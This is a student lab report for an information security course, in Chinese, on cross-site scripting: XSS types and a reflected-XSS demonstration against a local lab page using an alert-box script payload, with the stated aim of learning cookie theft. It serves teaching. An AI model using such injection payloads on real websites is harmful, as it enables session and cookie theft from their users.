哈尔滨工业大学

计算机科学与技术学院

《信息安全概论》

实验报告



|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| **姓 名** | cycleke | **学 号** | | xxxxxx |
| **班 级** | xxxxx | **指 导 教 师** | | xxx |
| **开 设 学 期** | 2019-2020第二学期 | | | |
| **实验题目** | XSS跨站脚本攻击原理与实践 | | | |
| **实验日期** | 2020-5-27 | | | |
| **评 定 成 绩** |  | | **评定人签字** |  |
| **评 定 日 期** |  |

1. 实验目的
2. 能够理解XSS产生的原理
3. 了解XSS的分类
4. 掌握XSS盗取cookie的方法

二、实验环境

操作系统：Window7

实验工具：WampServer、火狐浏览器、Chrome浏览器

三、实验内容与实验要求

本实验介绍了XSS攻击的原理和分类，旨在通过本实验的学习掌握三种XSS攻击方式，学会利用XSS攻击盗取cookie。

**基本原理**

跨站脚本攻击（Cross Site Scripting），为了不和层叠样式表（Cascading Style Sheets, CSS）的缩写混淆，故将跨站脚本攻击缩写为XSS。恶意攻击者往Web页面里插入恶意Script代码，当用户浏览该页之时，嵌入其中Web里面的Script代码会被执行，从而达到恶意攻击用户的目的。

它与SQL注入攻击类似，SQL注入攻击中以SQL语句作为用户输入，从而达到查询/修改/删除数据的目的，而在XSS攻击中，通过插入恶意脚本，实现对用户游览器的控制，获取用户的一些信息。

XSS一般分为三类：

* 反射型XSS，相对来说，危害较低，需要用户点击特定的链接才能触发。
* 存储型XSS，该类XSS会把攻击代码保存到数据库，所以也叫持久型XSS，因为它存在的时间是比较长的。
* 基于DOM的XSS，这类XSS主要通过修改页面的DOM节点形成XSS，称为DOM Based XSS。

**实验内容**

在实验中，利用反射型XSS、存储型XSS和DOM型XSS，通过构造特殊的字符串，我们可以在页面中注入JavaScript代码，从而在用户浏览被注入恶意代码的页面时，盗取cookie。

四、实验过程与分析

**实验步骤一 反射型XSS**

我们首先查看对应网页的代码：




图 1xss-ref.php代码

代码的功能很简单：检测用户是否通过GET方法传参，如果传了msg参数，则直接输出，否则什么都不干，需要注意的是，这个表单使用的传参方法为GET方法。

使用火狐浏览器打开地址xss.com/xss-ref.php。我们先测试一些正常的字符串。先在文本框中输入“A9”。




图 2输入字符串A9

之后点击submit按钮。




图 3点击submit后显示输入的字符串

由于源代码没有对一些特殊字符没有进行HTML实体编码，那么用户输入的字符就会被浏览器当成html代码解析，所以我们可以输入HTML代码。

我们输入<script>alert('hit')</script>测试，如果攻击成功，那么会弹出包含'hit'字符串的对话框。




图 4输入<script>alert('hit')</script>代码

之后点击submit按钮，成功弹出对话框，说明我们输入的数据被浏览器当成指令执行了。但是此时“您输入的内容为：”后面的内容为空。通过查看网页的源代码可以发现输入的字符串被当作代码执行了。




图 5弹出hit对话框

